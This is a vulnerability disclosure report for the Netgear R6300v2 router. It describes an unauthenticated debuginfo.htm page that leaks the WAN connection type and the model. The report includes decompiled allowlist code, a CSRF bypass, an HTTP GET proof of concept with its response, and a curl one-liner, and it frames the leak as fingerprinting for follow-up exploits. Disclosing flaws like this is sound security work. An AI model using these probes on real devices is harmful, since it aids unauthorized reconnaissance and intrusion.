Netgear R6300 httpd parse_http_request debuginfo.htm unauthenticated information disclosure vulnerability

Product Information

```
Brand: Netgear
Model: R6300 (R6300v2)
Firmware Version: V1.0.1.72
Official Website: https://www.netgear.com
Firmware Download URL: https://www.netgear.com/support/product/r6300v2
```

Affected Component

```
The unauthenticated URL allowlist "debuginfo.htm" in parse_http_request
(sub_40DCD0) of /usr/sbin/httpd,
```

Suggested description of the vulnerability

```
Netgear R6300 V1.0.1.72 httpd parse_http_request debuginfo.htm
unauthenticated
information disclosure vulnerability.
```

Vulnerability Details

The vulnerability is in the authentication decision function `sub_40DCD0` (decompiled as `parse_http_request`) inside `/usr/sbin/httpd`. After the leading `/` is stripped from the request path, the path is compared against a hard-coded allowlist of pages that must be reachable before login. The debug page `debuginfo.htm` is explicitly on that list, which clears the flag that would otherwise trigger the 401 authorization response:




```
/* Function: sub_40DCD0 (parse_http_request), Address: 0x40DCD0 */
v12 = (char *)v8;
if ( *v8 == 47 )                                /* '/' */
    v12 = (char *)(v8 + 1);
...
    if (   !strncmp(v12, NoneAuthPrefix[0], v23)   /* "Public"      */
        || ...
        || !strcmp(v12, "debuginfo.htm")           /* <-- allowlisted, no
auth */
        || !strcmp(v12, "currentsetting.htm")
        || ... )
    {
        ...
        v26 = 1;
        v281 = 0;                                  /* 401 branch disabled */
```

The same allowlist entry is also duplicated in the POST dispatcher (`handle_post`, 0x41B1F4), which short-circuits the CSRF check for `debuginfo.htm`:

```
/* Function: handle_post, Address: 0x41B1F4 */
if ( !strcmp(a1, "currentsetting.htm") || !strcmp(a1, "debuginfo.htm") )
    goto LABEL_27;                                 /* v8 = 1, CSRF check bypassed
*/
```

Because no HTTP Basic authentication, session check, or CSRF token is enforced, `handle_get` renders `/www/debuginfo.htm` through the ASP template parser for any requester, and the template writes live device state (WAN connection type, product model) into the response body.

The only input checks performed on the URL before dispatch are traversal and shell-string filters, which have no effect on the disclosure:

```
if ( strstr(v12, "/bin/sh") ) { ... }         /* blocks "/bin/sh" in URL */
if ( strstr(v12, "../") )      { ... }         /* blocks path traversal   */
```

The complete data flow is as follows:

```
http_d()                                          (main service loop, 0x4139DC)
 └── sub_40DCD0() "parse_http_request"            (0x40DCD0)
      ├── v12 = request path (leading '/' stripped)
      ├── strcmp(v12, "debuginfo.htm") == 0        ← allowlist hit
      |       └── v281 = 0                        ← 401/WWW-Authenticate
disabled
      ├── Basic-auth comparison (username/password vs nvram http_username /
      |   http_passwd) is never reached for this path
      └── handle_get(a4, ...)                     (0x41B7D8)
           └── parsePage("/www/debuginfo.htm")
                └── debug template emits device state
                     "WAN connection type: <proto>"
                     "Product model name: <model>"
```

Attack

Send a single unauthenticated HTTP GET request to the management interface. No credentials, cookies or CSRF tokens are required:


```
1. Attacker (any host that can reach the router's port 80) issues:
   GET /debuginfo.htm

2. Router responds 200 OK with debug information, e.g.:
   "WAN connection type: DHCP" and "Product model name: R6300v2".

3. The disclosed WAN type and model are combined with the firmware version
   leaked via /currentsetting.htm to fully fingerprint the target and select
   version-specific follow-up exploits.
```

PoC

This is an unauthenticated (pre-auth) vulnerability; no token or credential is required.



```
GET /debuginfo.htm HTTP/1.1
Host: 192.168.31.6
User-Agent: Mozilla/5.0
Accept: */*
Connection: close

```

Observed response (live device, identical handler/allowlist):

```
HTTP/1.0 200 OK
Content-type: text/html
Cache-Control:no-cache
Pragma:no-cache

<html>
<head>
<META name="description" content="R6300v2">
...
<title>NETGEAR Router R6300v2</title>
</head>
<body>
<br>WAN connection type: DHCP
<br>Product model name: R6300v2
</body>
</html>
```

curl one-liner:

```
curl -s http://192.168.31.6/debuginfo.htm
```

Discoverer

```
Zippy
```